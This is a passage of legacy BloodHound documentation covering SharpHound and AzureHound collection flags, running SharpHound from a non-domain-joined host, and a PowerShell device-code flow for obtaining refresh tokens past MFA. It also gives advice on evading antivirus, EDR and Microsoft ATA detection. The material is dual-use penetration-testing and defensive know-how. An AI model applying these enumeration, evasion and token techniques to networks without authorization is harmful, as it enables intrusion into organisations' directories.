SharpHound's Session Loop collection method makes this very easy:

```
C:\> SharpHound.exe --CollectionMethods Session --Loop
```

This will run SharpHound's session collection method for 2 hours, generating a zip file after each loop ends. When done, collect all the zip files and drag and drop them into the BloodHound GUI.

If you would like to specify a different loop time, use the –Loopduration flag with the HH:MM:SS format to specify how long you want SharpHound to perform looped session collection for. For example, if you want SharpHound to perform looped session collection for 3 hours, 9 minutes and 41 seconds:

```
C:\> SharpHound.exe --CollectionMethods Session --Loop --Loopduration 03:09:41
```

### 4.4.3 Running SharpHound from a Non Domain-Joined System

While not an officially supported collection method, and not a colletion method we recommend you do, it is possible to collect data for a domain from a system that is not joined to that domain. To do so, carefully follow these steps:

1. Configure your system DNS server to be the IP address of a domain controller in the target domain.

2. Spawn a CMD shell as a user in that domain using *runas* and its */netonly* flag, like so:

```
C:\> runas /netonly /user:CONTOSO\Jeff.Dimmock cmd.exe
```

You will be prompted to enter a password. Enter the password and hit enter.

3. A new CMD window will appear. If you type *whoami*, you will not see the name of the user you're impersonating. This is because of the */netonly* flag: the instance of CMD will only authenticate as that user when you authenticate to other systems over the network, but you are still the same user you were before when authenticating locally.

4. Verify you've got valid domain authentiation by using the *net* binary:

```
C:\> net view \\contoso\
```

If you can see the SYSVOL and NETLOGON folders, you're good.

5. Run SharpHound, using the *-d* flag to specify the AD domain you want to collect information from. You can also use any other flags you wish.

```
C:\> SharpHound.exe -d contoso.local
```

### 4.4.4 Building SharpHound from Source

SharpHound is written using C# 9.0 features. To easily compile this project, use Visual Studio 2019.

If you would like to compile on previous versions of Visual Studio, you can install the Microsoft.Net.Compilers nuget package.

Building the project will generate an executable as well as a PowerShell script that encapsulates the executable. All dependencies are rolled into the binary.

### 4.4.5 SharpHound vs. Antivirus

Many anti-virus engines have signatures for SharpHound. You may even find that Chrome or other browsers will warn you against downloading SharpHound, saying the binary is malicious. This isn't completely unexpected, as BloodHound is primarily a tool used by penetration testers and red teamers to find attack paths in Active Directory. While BloodHound has plenty of defensive value, antivirus and browser vendors continue to flag SharpHound as malicious.

If you are on the red team side, you can employ some av-bypass strategies to avoid getting caught by AV. One of the best things you can do is stay completely off-disk when running SharpHound. Many command-and-control tools have in-memory .net assembly execution capabilities, such as Cobalt Strike's **execute-assembly** and Covenant's **assembly** commands. Using these commands will keep SharpHound totally off-disk when run on your target, which will go a very long way toward evading basic AV signatures.

If you are on the blue team side, you can use the same AV bypass techniques used by the red team, or you can request an exception for the SharpHound binary itself or possibly a folder that you run SharpHound out of. Be aware though that AV excluded folders and files can commonly be enumerated by low-privilege users running on the same system, so try to be as specific as possible with your white-list exceptions.

Finally, remember that SharpHound is free and *open source*. You can build SharpHound from source and apply your own obfuscation techniques to the source code itself during that build process. Several resources are available to help get started here:

https://docs.microsoft.com/en-us/visualstudio/ide/dotfuscator/?view=vs-2019

https://github.com/TheWover/donut

https://blog.xpnsec.com/building-modifying-packing-devops/

---

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: All SharpHound Community Edition Flags, Explained

---

## 4.5 All SharpHound Flags, Explained

SharpHound has several optional flags that let you control scan scope, performance, output, and other behaviors.

### 4.5.1 Enumeration Options

#### CollectionMethods

This tells SharpHound what kind of data you want to collect. These are the most common options you'll likely use:

- **Default:** You can specify default collection, or don't use the CollectionMethods option and this is what SharpHound will do. Default collection includes Active Directory security group membership, domain trusts, abusable permissions on AD objects, OU tree structure, Group Policy links, the most relevant AD object properties, local groups from domain-joined Windows systems, and user sessions.
- **All:** Performs all collection methods except for *GPOLocalGroup*.
- **DCOnly:** Collects data ONLY from the domain controller, will not touch other domain-joined Windows systems. Collects AD security group memberships, domain trusts, abusable permissions on AD objects, OU tree structure, Group Policy links, the most relevant AD object properties, and will attempt to correlate Group Policy-enforced local groups to affected computers.

- **ComputerOnly:** Collects user sessions (*Session*) and local groups (*LocalGroup*) from domain-joined Windows systems. Will NOT collect the data collected with the DCOnly collection method.
- **Session:** Just does user session collection. You will likely couple this with the –Loop option. See SharpHound examples below for more info on that.
- **LoggedOn:** Does session collection using the privileged collection method. Use this if you are running as a user with local admin rights on lots of systems for the best user session data.

Here are the less common CollectionMethods and what they do:

- **Group:** Just collect security group memberships from Active Directory
- **ACL:** Just collect abusable permissions on objects in Active Directory
- **GPOLocalGroup:** Just attempt GPO to computer correlation to determine members of the relevant local groups on each computer in the domain. Doesn't actually touch domain-joined systems, just gets info from domain controllers
- **Trusts:** Just collect domain trusts
- **Container:** Just collect the OU tree structure and Group Policy links
- **LocalGroup:** Just collect the members of all interesting local groups on each domain-joined computer. Equivalent for *LocalAdmin* + *RDP* + *DCOM* + *PSRemote*
- **LocalAdmin:** Just collect the members of the local Administrators group on each domain-joined computer
- **RDP:** Just collect the members of the Remote Desktop Users group on each domain-joined computer
- **DCOM:** Just collect the members of the Distributed COM Users group on each domain-joined computer
- **PSRemote:** Just collect the members of the Remote Management group on each domain-joined computer
- **ObjectProps** - Performs Object Properties collection for properties such as LastLogon or PwdLastSet

### Table to demonstrate the differences





Image credit: https://twitter.com/SadProcessor

### Domain

Tell SharpHound which Active Directory domain you want to gather information from. Importantly, you must be able to resolve DNS in that domain for SharpHound to work correctly. For example, to collect data from the Contoso.local domain:

```
C:\> SharpHound.exe -d contoso.local
```

### Stealth

Perform "stealth" data collection. This switch modifies your data collection method. For example, if you want to perform user session collection, but only touch systems that are the most likely to have user session data:

```
C:\> SharpHound.exe --CollectionMethods Session --Stealth
```

### ComputerFile

Load a list of computer names or IP addresses for SharpHound to collect information from. The file should be line-separated.

### SearchBase

Base DistinguishedName to start search at. Use this to limit your search. Equivalent to the old –OU option

```
C:\> SharpHound.exe --SearchBase "OU=New York,DC=Contoso,DC=Local"
```

### LDAPFilter

Instruct SharpHound to only collect information from principals that match a given LDAP filter. For example, to only gather abusable ACEs from objects in a certain OU, do this:

```
C:\> SharpHound.exe --LDAPFilter "(CN=*,OU=New York,DC=Contoso,DC=Local)"
```

### ExcludeDomainControllers

*–ExcludeDCs* will instruct SharpHound to not touch domain controllers. By not touching domain controllers, you will not be able to collect anything specified in the *DCOnly* collection method, but you will also likely avoid detection by Microsoft ATA.

```
C:\> SharpHound.exe -d contoso.local --ExcludeDCs
```

### RealDNSName

In some networks, DNS is not controlled by Active Directory, or is otherwise not syncrhonized to Active Directory. This causes issues when a computer joined to AD has an AD FQDN of COMPUTER.CONTOSO.LOCAL, but also has a DNS FQDN of, for example, COMPUTER.COMPANY.COM. You can help SharpHound find systems in DNS by providing the latter DNS suffix, like this:

```
C:\> SharpHound.exe --RealDNSName COMPANY.COM
```

### OverrideUserName

When running SharpHound from a *runas /netonly*-spawned command shell, you may need to let SharpHound know what username you are authenticating to other systems as.

#### CollectAllProperties

Collect every LDAP property where the value is a string from each enumerated Active Directory object.

#### WindowsOnly

Limit computer collection to systems with an operating system that matches *Windows*

### 4.5.2 Output Options

#### OutputDirectory

By default, SharpHound will output zipped JSON files to the directory SharpHound was launched from. You can specify a different folder for SharpHound to write files to. For example, to instruct SharpHound to write output to C:temp:

```
C:\> SharpHound.exe --OutputDirectory C:\temp\
```

#### OutputPrefix

Add a prefix to your JSON and ZIP files. For example, to have the JSON and ZIP file names start with "Financial Audit":

```
C:\> SharpHound.exe --OutputPrefix "Financial Audit"
```

#### NoZip

Instruct SharpHound to **not** zip the JSON files when collection finishes.

#### EncryptZip

Add a randomly generated password to the zip file.

#### ZipFileName

Specify the name of the zip file

#### RandomizeFilenames

Randomize output file names

#### PrettyJson

Outputs JSON with indentation on multiple lines to improve readability. Tradeoff is increased file size.

#### DumpComputerStatus

Dumps error codes from connecting to computers

### 4.5.3 Loop Options

#### Loop

Instruct SharpHound to loop computer-based collection methods. For example, attempt to collect local group memberships across all systems in a loop:

```
C:\> SharpHound.exe --CollectionMethods LocalGroup --Loop
```

#### LoopDuration

By default, SharpHound will loop for 2 hours. You can specify whatever duration you like using the HH:MM:SS format. For example, to loop session collection for 12 hours, 30 minutes and 12 seconds:

```
C:\> SharpHound.exe --CollectionMethods Session --Loop --LoopDuration 12:30:12
```

#### LoopInterval

How long to pause for between loops, also given in HH:MM:SS format. For example, to loop session collection for 12 hours, 30 minutes and 12 seconds, with a 15 minute interval between loops:

```
C:\> SharpHound.exe --CollectionMethods Session --Loop --Loopduration 12:30:12 --
↪LoopInterval 00:15:00
```

### 4.5.4 Connection Options

#### DomainController

Target a specific domain controller by its IP address or name for LDAP collection

#### LdapPort

Specify an alternate port for LDAP if necessary

#### SecureLdap

Connect to the domain controller using LDAPS (secure LDAP) vs plain text LDAP. This will use port 636 instead of 389.

#### LdapUsername

Use with the LdapPassword parameter to provide alternate credentials to the domain controller when performing LDAP collection.

#### LdapPassword

Use with the LdapUsername parameter to provide alternate credentials to the domain controller when performing LDAP collection.

#### DisableKerberosSigning

Disables LDAP encryption. Not recommended.

### 4.5.5 Performance Options

#### PortScanTimeout

When SharpHound is scanning a remote system to collect user sessions and local group memberships, it first checks to see if port 445 is open on that system. This helps speed up SharpHound collection by not attempting unnecessary function calls when systems aren't even online. By default, SharpHound will wait 2000 milliseconds (2 seconds) to get a response when scanning 445 on the remote system. You can decrease this if you're on a fast LAN, or increase it if you need to. For example, to tell SharpHound to wait just 1000 milliseconds (1 second) before skipping to the next host:

```
C:\> SharpHound.exe --PortScanTimeout 1000
```

#### SkipPortScan

Instruct SharpHound to not perform the port 445 check before attempting to enumerate information from a remote host. This can result in significantly slower collection periods.

#### Throttle

Adds a delay after each request to a computer. Value is in milliseconds (Default: 0)

#### Jitter

Adds a percentage jitter to throttle. (Default: 0)

### 4.5.6 Cache Options

#### CacheFileName

SharpHound will create a local cache file to dramatically speed up data collection. It does this primarily by storing a map of principal names to SIDs and IPs to computer names. By default, SharpHound will auto-generate a name for the file, but you can use this flag to control what that name will be. For example, to name the cache file *Accounting.bin*:

```
C:\> SharpHound.exe --CacheFileName Accounting.bin
```

#### NoSaveCache

This will instruct SharpHound to NOT create the local cache file. Future enumeration will be slower than they would be with a cache file, but this will prevent SharpHound from putting the cache file on disk, which can help with AV and EDR evasion.

#### InvalidateCache

Invalidate the cache file and build a new cache

### 4.5.7 Deprecated Flags

The following flags have been removed from SharpHound:

#### SearchForest

This flag would instruct SharpHound to automatically collect data from all domains in your current forest. To collect data from other domains in your forest, use the *nltest* binary with its /domain_trusts flag to enumerate all domains in your current forest:

```
C:\> nltest /domain_trusts
```

Then specify each domain one-by-one with the *–domain* flag

---

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: AzureHound Community Edition

---

## 4.6 AzureHound

AzureHound is a Go binary that collects data from AzureAD and AzureRM via the MS Graph and Azure REST APIs. It does not use any external dependencies and will run on any operating system.

### 4.6.1 Building AzureHound From Source

You can build AzureHound from source by cloning this repository:

Then, cd into the directory you just cloned and type:

```
go build .
```

This will build AzureHound and you will have a new binary called azurehound in this directory.

### 4.6.2 Collecting Data with AzureHound

AzureHound supports several authentication flows for collecting information from Azure. You can supply a username/password combo, a JWT, a refresh token, a service principal secret, or service principal certificate. You can combine these various authentication methods with several collection scoping options.

For example, to authenticate with a username/password and list all groups in a tenant:

```
./azurehound -u "MattNelson@contoso.onmicrosoft.com" -p "MyVeryStrongPassword" list␣
↪groups --tenant "contoso.onmicrosoft.com"
```

AzureHound will authenticate as that user and print all groups in the "Contoso" tenant.

Or, you may want to supply a JWT and collect all users from the tenant instead. You do not need to supply a username or password when supplying a JWT:

```
./azurehound -j "ey..." list users --tenant "contoso.onmicrosoft.com"
```

When collecting data for import into BloodHound, you must use the -o switch to instruct AzureHound to output to a file. For example, to list all available data in both AzureAD and AzureRM, you can do this:

```
./azurehound -u "MattNelson@contoso.onmicrosoft.com" -p "MyVeryStrongPassword" list␣
↪groups --tenant "contoso.onmicrosoft.com" -o output.json
```

### 4.6.3 Dealing with Multi-Factor Auth and Conditional Access Policies

If a user has MFA or CAP restrictions applied to them, you will not be able to authenticate with just a username and password with AzureHound. In this situation, you can acquire a refresh token for the user and supply the refresh token to AzureHound.

The most straight-forward way to accomplish this is to use the device code flow. In this example I will show you how to perform this flow using PowerShell, but this example can be very easiliy ported to any language, as we are simply making calls to Azure APIs.

Open a PowerShell window on any system and paste the following:

```
$body = @{
    "client_id" =     "1950a258-227b-4e31-a9cf-717495945fc2"
    "resource" =      "https://graph.microsoft.com"
}
$UserAgent = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36␣
↪(KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36"
$Headers=@{}
$Headers["User-Agent"] = $UserAgent
$authResponse = Invoke-RestMethod `
    -UseBasicParsing `
    -Method Post `
    -Uri "https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0"␣
↪`
    -Headers $Headers `
    -Body $body
$authResponse
```

The output will contain a user_code and device_code. Now, open a browser where your AzureAD user either already logged on or can log on to Azure. In this browser, navigate to https://microsoft.com/devicelogin

Enter the code you generated from the above PowerShell script. Follow the steps in the browser to authenticate as the AzureAD user and approve the device code flow request. When done, the browser page should display a message similar to "You have signed in to the Microsoft Azure PowerShell application on your device. You may now close this window."

Now go back to your original PowerShell window and paste this:

```
$body=@{
    "client_id" =  "1950a258-227b-4e31-a9cf-717495945fc2"
    "grant_type" = "urn:ietf:params:oauth:grant-type:device_code"
    "code" =       $authResponse.device_code
}
$Tokens = Invoke-RestMethod `
    -UseBasicParsing `
    -Method Post `
    -Uri "https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0" `
    -Headers $Headers `
    -Body $body
$Tokens
```

The output will include several tokens including a refresh_token. It will start with characters similar to "0.ARwA6Wg…". Now you are ready to run AzureHound! Take the refresh token and supply it to AzureHound using the -r switch:

```
./azurehound -r "0.ARwA6Wg..." list --tenant "contoso.onmicrosoft.com" -o output.json
```

This will attempt to list all possible data from that particular tenant, but you can ALSO use that same refresh token to target any other tenant your user has access to!

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: All AzureHound Community Edition Flags, Explained

## 4.7 All AzureHound Flags, Explained

AzureHound has several optional flags that let you control scan scope, performance, output, and other behaviors.

### 4.7.1 Enumeration Commands and Options

#### list

The "list" command tells AzureHound to read all possible information from AzureAD and AzureRM. You can optionally limit the scope of what data AzureHound will collect by providing a scope option after the "list" command:

These are the most common options you'll likely use:

- **az-ad** Collect all information available at the AzureAD tenant level. In most tenants, all users have the ability to read all this information by default.
- **az-rm** Collect all information available at the AzureRM subscription level. Users do not by default have read access to any of this information.

You can also scope collection to particular object types:

- **apps** Collects AzureAD application registration objects.
- **devices** Collects AzureAD devices regardless of join type.
- **groups** Collects AzureAD security-enabled groups, both role eligible and non role eligible.
- **key-vaults** Collects AzureRM key vaults.

- **management-groups** Collets AzureRM management group objects
- **resource-groups** Collects AzureRM resource group objects
- **roles** Collects AzureAD admin role objects
- **service-principals** Collects AzureAD service principals
- **subscriptions** Collets AzureRM subscriptions
- **tenants** Collets AzureAD tenant objects
- **users** Collects AzureAD users, including any guest users in the target tenant.
- **virtual-machines** Collects AzureRM virtual machines

You can even further scope collection to particular abuses against each object type. Here are a few examples:

- **app-owners** Collects explicitly set owners of AzureAD application registration objects
- **management-group-user-access-admins** Collects any principal with the User Access Admin role against any management group
- **virtual-machine-avere-contributors** Collects any principal with the Avere Contributor role assignment against any virtual machine

### 4.7.2 Authentication Flags

AzureHound supports several authentication options. You can control how AzureHound authenticates by using command line flags or the configuration file. Some flags should always be used together and are presented here in the context of their authentication use-cases:

#### Authenticating with Username and Password

- `-u` or `--username` - The user principal name of the AzureAD user you wish to authenticate as. UPN format is "username@domain.com"
- `-p` or `--password` - The clear-text password of the AzureAD user.

Example:

```
./azurehound -u "MattNelson@contoso.onmicrosoft.com" -p "MyVerySecurePassword123" --
↪tenant "contoso.onmicrosoft.com" list
```

You can also skip proving the password on the command line, and AzureHound will instead interactively prompt you for the password.

#### Authenticating with Service Principal Secret

- `-a` or `--app` - The Application Id that the Azure app registration portal assigned when the app was registered.
- `-s` or `--secret` - The Application Secret that was generated for the app in the app registration portal.

Example:

```
./azurehound -a "6b5adee8-0d36-45b6-b393-8f29ae8a8cc8" -s "<secret>" --tenant
↪"contoso.onmicrosoft.com" list
```

#### Authenticating with a JWT

- `-j` or `--jwt` - An MS Graph or AzureRM scoped JWT. These JWTs last a maximum of 90 minutes, so you may need to get a new JWT to enumerate data with AzureHound later.

Example:

```
./azurehound -j "ey..." --tenant "contoso.onmicrosoft.com" list az-ad
```

#### Authenticating with a Refresh Token

- `-r` or `--refresh-token` - A refresh token. AzureHound will automatically exchange this for an appropriately scoped JWT when accessing the MS Graph and AzureRM APIs.

Example:

```
./azurehound -r "0.ARwA6Wg..." --tenant "contoso.onmicrosoft.com" list
```

### 4.7.3 Additional Scoping and Output Flags

- `-t` or `--tenant` - The directory tenant that you want to request permission from. This can be in GUID or friendly name format.
- `-b` - Filter by one or more subscription ID. AzureHound will automatically dedupe this list for you.
- `-m` - Filter by one or more management group ID. AzureHound will automatically dedupe all descendent management groups and subscriptions for you.
- `-o` or `--output` - Instructs AzureHound to write its output to a specified file name.
- `--log-file` - Output logs to this file
- `-v` or `--verbosity` - AzureHound verbosity level (defaults to 0) [Min: -1, Max: 2]

---

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound.py here: BloodHound.py

---

## 4.8 BloodHound.py

BloodHound.py, written by Dirk-jan Mollema, allows you to collect data for BloodHound from a Linux system, OSX system, or Windows system that has Python installed on it.

You can get BloodHound.py at https://github.com/dirkjanm/BloodHound.py

---

**Note:** BloodHound.py is built and maintained by Dirk-Jan, it is not officially supported by the BloodHound development team

---

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: BloodHound Support


---

## 4.9 The BloodHound GUI

The BloodHound GUI is where the vast majority of your data analysis will happen. Our primary objectives in designing the BloodHound GUI are intuitive design and operational focus. In other words, we want you to get access to the data you need as easily and quickly as possible.

### 4.9.1 Authentication

When you open the BloodHound GUI for the first time, you will see an authentication prompt:




**Note:** Want to follow along? Connect to the example hosted database:

- DBurl: *bolt://206.189.85.93:7687*

- DBusername: *neo4j*
- DBpassword: *BloodHound*

The "Database URL" is the IP address and port where your neo4j database is running, and should be formatted as bolt://ip:7687/

The DB Username is the username for the neo4j database. The default username for a neo4j database is neo4j.

The DB Password is the password for the neo4j database. The default password for a neo4j database is neo4j. The password for the example database is BloodHound.

